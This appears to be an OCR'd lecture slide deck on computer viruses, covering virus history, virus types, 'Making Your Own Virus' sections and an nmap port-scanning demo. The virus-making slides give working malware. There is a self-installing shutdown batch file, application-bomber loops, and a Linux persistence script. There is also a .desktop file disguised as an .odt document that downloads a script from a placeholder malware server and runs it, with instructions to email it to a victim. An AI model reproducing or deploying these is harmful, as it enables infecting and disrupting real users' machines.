

Common Attacks & Viruses


Virus



- ❖ Virus is a self replicating malware program that keeps on duplicating/ cloning itself and planting its copies in various data files, boot sector, kernel, etc. They *infect* the area they reside in and often use stealth techniques to hide from antivirus softwares or IDS's.
- ❖ Some viruses don't harm the computer and some render it useless!
- ❖ Viruses have been causing billions of dollars every year!

```
00 00 00-6D 73 62 6C mshl
0 6A 75-73 74 20 77 ast.exe I just w
9 20 4C-4F 56 45 20 ant to say LOVE
0 62 69-6C 6C 79 20 YOU SAN!! billy
0 64 6F-20 79 6F 75 gates why do you
3 20 70-6F 73 73 69 make this possi
0 20 6D-61 6B 69 6E ble ? Stop makin
E 64 20-66 69 78 20 g money and fix
7 61 72-65 21 21 00 your software!!
0 00 00-7F 00 00 00 ♠ δ♥▶ H △
0 00 00-01 00 01 00 ð_ð_ @ @ @
0 00 00-00 00 00 46 á@ L F
C C9 11-9F E8 08 00 ♦ jêèù-fffb
0 00 03-10 00 00 00 +>H`@ ♠ ♥▶
3 00 00-01 00 04 00 ♡ 0 ð♥ @ ♦
```

Hex Dump of Blaster Worm



MacMag Virus on Mac(1988)

Path=A:

Absolute sector 0000000, System BOOT

Displacement	Hex codes															
0000(0000)	FA	E9	4A	01	34	12	00	07	14	00	01	00	00	00	00	20
0016(0010)	20	20	20	20	20	20	57	65	6C	63	6F	6D	65	20	74	6F
0032(0020)	20	74	68	65	20	44	75	6E	67	65	6F	6E	20	20	20	20
0048(0030)	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0064(0040)	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0080(0050)	20	20	63	29	20	31	39	38	36	20	42	61	73	69	74	20
0096(0060)	26	20	41	6D	6A	61	64	20	28	70	76	74	29	20	4C	74
0112(0070)	64	2E	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0128(0080)	20	42	52	41	49	4E	20	43	4F	4D	50	55	54	45	52	20
0144(0090)	53	45	52	56	49	43	45	53	2E	2E	37	33	30	20	4E	49
0160(00A0)	5A	41	4D	20	42	4C	4F	43	4B	20	41	4C	4C	41	4D	41
0176(00B0)	20	49	51	42	41	4C	20	54	4F	57	4E	20	20	20	20	20
0192(00C0)	20	20	20	20	20	20	20	20	20	20	4C	41	48	4F	52	
0208(00D0)	45	2D	50	41	4B	49	53	54	41	4E	2E	2E	50	48	4F	4E
0224(00E0)	45	20	3A	34	33	30	37	39	31	2C	34	34	33	32	34	38
0240(00F0)	2C	32	38	30	35	33	30	2E	20	20	20	20	20	20	20	20

ASCII value

-0J04: 07 0

Welcome to
the Dungeon(c) 1986 Basit
& Amjad (pvt) Lt
d.BRAIN COMPUTER
SERVICES..730 NI
2AM BLOCK ALLAMA
IBRAHIM TOWNLAHORE
E-PAKISTAN..PHON
E :430791,443248
,280530.

Home=begin of file/disk End=end of file/disk


ESC=Exit PgDn=forward PgUp=back F2=chg sector num F3=edit F4=get name

How it all started?




- ❖ Written in January 1986 called BRAIN by two brothers named Basit and Amjad.
- ❖ Inspired by new functionalities in MS-DOS Operating System like multi-tasking, new networking features.
- ❖ They left their full address, COPYRIGHT information and phone numbers inside the code of BRAIN!
- ❖ What is does ?: Infects the boot sector of the floppy disk by replacing it with a copy of the virus and the actual boot sector is moved to another sector which is marked as *bad*. The bad sectors occupy 5KB of disk space and makes 7KB of memory unavailable to MS-DOS. The malicious sector is named ©BRAIN and some description text is seen.
- ❖ Why they wrote it ?: To catch copyright infringers. *Really?*

Types of Viruses



- ❖ These type of viruses are related to Macros which generally come embedded in programs/files like word processors, Microsoft Outlook, .mdb files, .xls files, etc. These viruses come into being whenever the user opens that document(that is why they are also called “document viruses”) and start infecting the user’s computer.




- ❖ Examples: Relax, Melissa.A, bablas, 097M/Y2K

Memory Resident Viruses



- ❖ Memory Resident Virus installs and plants itself as a part of the Operating System, and it remain on RAM, whereas, non-memory-resident virus scans the disks for vulnerable targets, after its execution and infects them and exits from the computer.




Virus directs the OS's control flow the replication program, thereby, overwriting the interrupt handlers and other OS functions and finally infecting the targets.

- ❖ Examples: Jerusalem, Onehalf, Magistr, Junkie, Satanbug, etc.

- ❖ Web Scripting Virus reside inside the complex code of interactive web pages. This virus infects the complex code in order to compromise the user's privacy and security. It can also infect browsers through the web pages and can spread through emails, RSS feeds, advertisement banners, etc. They can also breach access controls and are usually used to attack website with large user-base like social networking websites, banking websites, etc.
- ❖ This virus is planted by stealing cookies from the user and then, the attacker can hijack the user's session. In this way, the attacker can impersonate the user and this type of attack is called persistent attack.
- ❖ Example: JS.Fortnight

- ❖ Browser Hijacker uses browsers as medium to get to the victim's computer either by faking the reality of attachments/extensions/add-ons. They infect browser's functionalities like changing default settings without the approval of the user, provide excessive advertisement links, etc.



Attackers use malicious Google Chrome extensions to compromise users.

Kaspersky products detect and block such attacks, according to the company.

http://www[REDACTED]com/chromes.php



Google Chrome Tarayıcınızı Güncellemeniz Gerekmemektedir
İnternette sorunsuz dolaşabilmek için, tarayıcınızın eksiksiz olması gerekmektedir.

Güncelle butonuna basınız, daha sonra ekle butonuna tıklayın.

540,023 Kişi Kullandı!

Güncelle

- ❖ Overwrite Viruses replaces the original information with malicious code and they consume the same amount of file size. This is one of the reasons that the IDS's cannot detect the infected files using file size conditions. These files become useless in most cases.
 - ❖ Examples: Trivial.88.D, TRj.reboot, etc.
- ❖ Direct Action Viruses take action iff when they are executed or invoked due to a condition set by the hacker. These type of viruses usually reside in the hard disk's root directory. They have a special feature that these viruses keep on changing their location, constantly.
 - ❖ Examples: Dir-2, Virdem, Vienna, etc.

- ❖ Boot Infectors infect the storage devices like floppy disks, hard disks but their record resides in a different location altogether. These viruses infect the booting functionalities of a computer as it directly infects the records in master boot. The BRAIN virus is also a boot infector which is extended to harm FAT entries, drives; massively reducing the performance speed.
- ❖ FAT Viruses infect the File Allocation Table which is responsible for maintaining all the information about disk space, file locations, usable space, read-only space, writable space, etc.

- ❖ What to know?
 - ❖ Windows: Batch Files
 - ❖ Mac OS: AppleScript
 - ❖ Linux: Shell, Python, Ruby, etc.

- ❖ Batch Files are a type of scripts that run on Microsoft DOS and all versions of Microsoft Windows Operating Systems. These scripts are executed by command-line interpreter, line-by-line and simply stored in plain text files. They have .bat file extension. Conditional branching and looping are also supported by the batch scripts.

Making Your Own Virus(Windows)



❖ Making Virus in Windows using Batch files:

Copy cute-virus.bat "C:\Users\sys\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup

Shutdown -s -t 00

When the victim executes the batch file, it will plant itself in the *Startup* folder of Windows and when the computer starts up next time, it will shutdown automatically, in “0” seconds. This type of virus is generally called “Shutdown Virus”.

Making Your Own Virus(Windows)



❖ Making Virus in Windows using Batch files:

@echo off // hiding batch commands

:X //variable

Start WinWord

Start mspaint

Start notepad

:

:

Start calc




Goto X

When the victim executes the batch file, it will start opening the applications in the above order in an infinite loop. This type of virus is called “Application Bomber”.

Making Your Own Virus(Mac OS)



❖ Let's start cooking our own virus in Mac OS X.



Making Your Own Virus(Mac OS)



❖ We can write short scripts like below:

repeat

tell application "Google Chrome"

activate

end tell

tell application "RubyMine"

activate

end tell

tell application "Android Studio"

activate

end tell

end repeat

- ❖ Making Virus in Linux KDE flavour, using Python Scripts.

```
import os
```

```
uname = os.getlogin()
```

```
drop_dir = "/home/%s/.kde/Autostart" % uname)
```

```
os.makedirs(drop_dir)
```

```
os.symlink("/home/%s/.local/.hidden/s.py" % uname, drop_dir+"/s.py")
```

Making Your Own Virus(Linux)



Creating a desktop icon:

[Desktop Entry]

Type=Application

Name=some_text.odt

Exec=bash -c 'URL=http://www.my_malware_server.com/s.py ;

DROP=~/.local/.hidden ;

mkdir -p \$DROP;

if [-e /usr/bin/wget] ;

then wget \$URL -O \$DROP/s.py ;

else curl \$URL -o \$DROP/s.py ; fi;

python \$DROP/s.py'

Icon=/usr/share/icons/hicolor/48x48/apps/ooo-writer.png

Making Your Own Virus(Linux)



- Send this file over email to the victim
- So that once the file has been downloaded it will appear as *some_text.odt* on the user's desktop with the harmless looking icon.
- And once the attachment is opened by the victim it will infect the computer.
- This malware script will also restart whenever the user logs in again into the computer.

- ❖ Penetration Testing is a technique of breaking into a system/network legally, in order to identify vulnerabilities and security flaws. It is also called Pen Testing or PT. PT is done by a security expert and not by a hacker.
- ❖ Advantages
 - ❖ PT helps in safeguarding the system/network from several security attacks or vulnerabilities.
 - ❖ PT helps to uncover security flaws to the system administrator, who can better understand the nature and potential of threats and exposes even minutest flaws.
 - ❖ PT can be performed on wide variety of devices like servers, wired/wireless networks, mobile devices, etc.
 - ❖ Helps save money, which could have been lost to a hacker.

- ❖ *Not as easy as it seems!*
- ❖ Following steps are involved in PT:
 - ❖ Reconnaissance involves gathering all the required specifications of the computer system/network involved.
 - ❖ Scanning involves searching the system/network for vulnerabilities, security flaws and entry points.
 - ❖ Exploitation involves using the vulnerabilities/flaws/entry points to attack the system/network and gain access.
 - ❖ Maintaining Access involves maintaining the access to system/network after exploitation and verifying what extent of access can be maintained.

❖ Demo.

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-09 19:32 IST
Nmap scan report for 192.168.1.1
Host is up (0.00059s latency).
MAC Address: 54:B8:0A:52:EE:F4 (Unknown)
Nmap scan report for 192.168.1.36
Host is up (0.00025s latency).
MAC Address: 54:E6:FC:6B:4A:7B (Tp-link Technologies CO.)
Nmap scan report for 192.168.1.42
Host is up (0.00037s latency).
MAC Address: 00:1D:7D:26:92:3B (Giga-byte Technology Co.)
Nmap scan report for 192.168.1.40
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.75 seconds
```

`nmap -sP 192.168.1.1/24`

This command discovers all the hosts that are up and running on the network.

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-09 18:34 IST
Nmap scan report for 104.254.13.103
Host is up, received syn-ack (0.31s latency).
Not shown: 980 closed ports
Reason: 980 conn-refused
```

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack
22/tcp	open	ssh	syn-ack
25/tcp	open	smtp	syn-ack
53/tcp	open	domain	syn-ack
80/tcp	open	http	syn-ack
106/tcp	open	pop3pw	syn-ack
110/tcp	open	pop3	syn-ack
139/tcp	filtered	netbios-ssn	no-response
143/tcp	open	imap	syn-ack
443/tcp	open	https	syn-ack
465/tcp	open	smtps	syn-ack
587/tcp	open	submission	syn-ack
993/tcp	open	imaps	syn-ack
995/tcp	open	pop3s	syn-ack
1434/tcp	filtered	ms-sql-m	no-response
2099/tcp	filtered	h2250-annex-g	no-response
3306/tcp	open	mysql	syn-ack
8009/tcp	open	ajp13	syn-ack
8080/tcp	open	http-proxy	syn-ack
8443/tcp	open	https-alt	syn-ack

```
nmap -sT --reason 104.254.xxx.xxx
```

This command discovers the state of all the ports, the service running on them and the reason for the status of the ports.

```

Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-09 19:06 IST
Nmap scan report for mail. (104.254.xxx.xxx)
Host is up (0.31s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5a
| ssl-cert: Subject: commonName=Parallels Panel/organizationName=Parallels/stateOrProvinceName=Virginia/countryName=US
| Not valid before: 2015-05-05T15:00:56+00:00
|_ Not valid after: 2016-05-04T15:00:56+00:00
|_ ssl-date: 2015-09-09T13:38:29+00:00; -3s from local time.
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 bc:72:aa:e1:f5:f0:dc:66:ca:9a:56:ed:8d:91:71:a3 (DSA)
|_ 2048 47:e6:62:95:2a:f6:56:d0:9f:da:61:41:85:c3:d5:4a (RSA)
25/tcp    open  smtp      Postfix smtpd
|_ smtp-commands: vps.1, PIPELINING, SIZE 1024000000, ETRN, STARTTLS, AUTH DIGEST-MD5 CRAM-MD5 PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=Parallels Panel/organizationName=Parallels/stateOrProvinceName=Virginia/countryName=US
| Not valid before: 2015-05-05T15:00:56+00:00
|_ Not valid after: 2016-05-04T15:00:56+00:00
|_ ssl-date: 2015-09-09T13:38:30+00:00; -2s from local time.
53/tcp    open  domain    ISC BIND none
| dns-nsid:
|_ bind.version: none
80/tcp    open  http      Apache httpd
|_ http-title:
106/tcp   open  pop3pw    poppassd
110/tcp   open  pop3      Courier pop3d
|_ pop3-capabilities: PIPELINING SASL(LOGIN CRAM-MD5 CRAM-SHA1 CRAM-SHA256 PLAIN) USER APOP IMPLEMENTATION(Courier Mail Server) UIDL TOP LOGIN-DELAY(10) STLS
143/tcp   open  imap      Courier Imapd (released 2011)
|_ imap-capabilities: SORT AUTH=CRAM-MD5 QUOTA AUTH=CRAM-SHA256 NAMESPACE ACL THREAD=ORDEREDSUBJECT OK AUTH=PLAIN UIDPLUS THREAD=REFERENCES ACL2=UNION CAPABILITY STARTTLSA0001 CHILDREN completed IMAP4rev1 AUTH=CRAM-SHA1 IDLE
443/tcp   open  ssl/http  Apache httpd
|_ http-title:
| ssl-cert: Subject: commonName=
| Not valid before: 2015-08-04T00:00:00+00:00
|_ Not valid after: 2016-08-02T23:59:59+00:00
|_ ssl-date: 2015-09-09T13:38:30+00:00; -2s from local time.
465/tcp   open  ssl/smtp  Postfix smtpd
|_ smtp-commands: vps.1, PIPELINING, SIZE 1024000000, ETRN, AUTH DIGEST-MD5 CRAM-MD5 PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=Parallels Panel/organizationName=Parallels/stateOrProvinceName=Virginia/countryName=US
| Not valid before: 2015-05-05T15:00:56+00:00
|_ Not valid after: 2016-05-04T15:00:56+00:00
587/tcp   open  smtp      Postfix smtpd
|_ smtp-commands: vps.1, PIPELINING, SIZE 1024000000, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=Parallels Panel/organizationName=Parallels/stateOrProvinceName=Virginia/countryName=US
| Not valid before: 2015-05-05T15:00:56+00:00
|_ Not valid after: 2016-05-04T15:00:56+00:00
|_ ssl-date: 2015-09-09T13:38:31+00:00; -10s from local time.
993/tcp   open  ssl/imap  Courier Imapd (released 2011)
|_ imap-capabilities: SORT AUTH=CRAM-MD5 QUOTA AUTH=CRAM-SHA256 NAMESPACE ACL THREAD=ORDEREDSUBJECT OK AUTH=PLAIN UIDPLUS THREAD=REFERENCES ACL2=UNIONA0001 CAPABILITY CHILDREN c

```

nmap -A 104.254.xxx.xxx

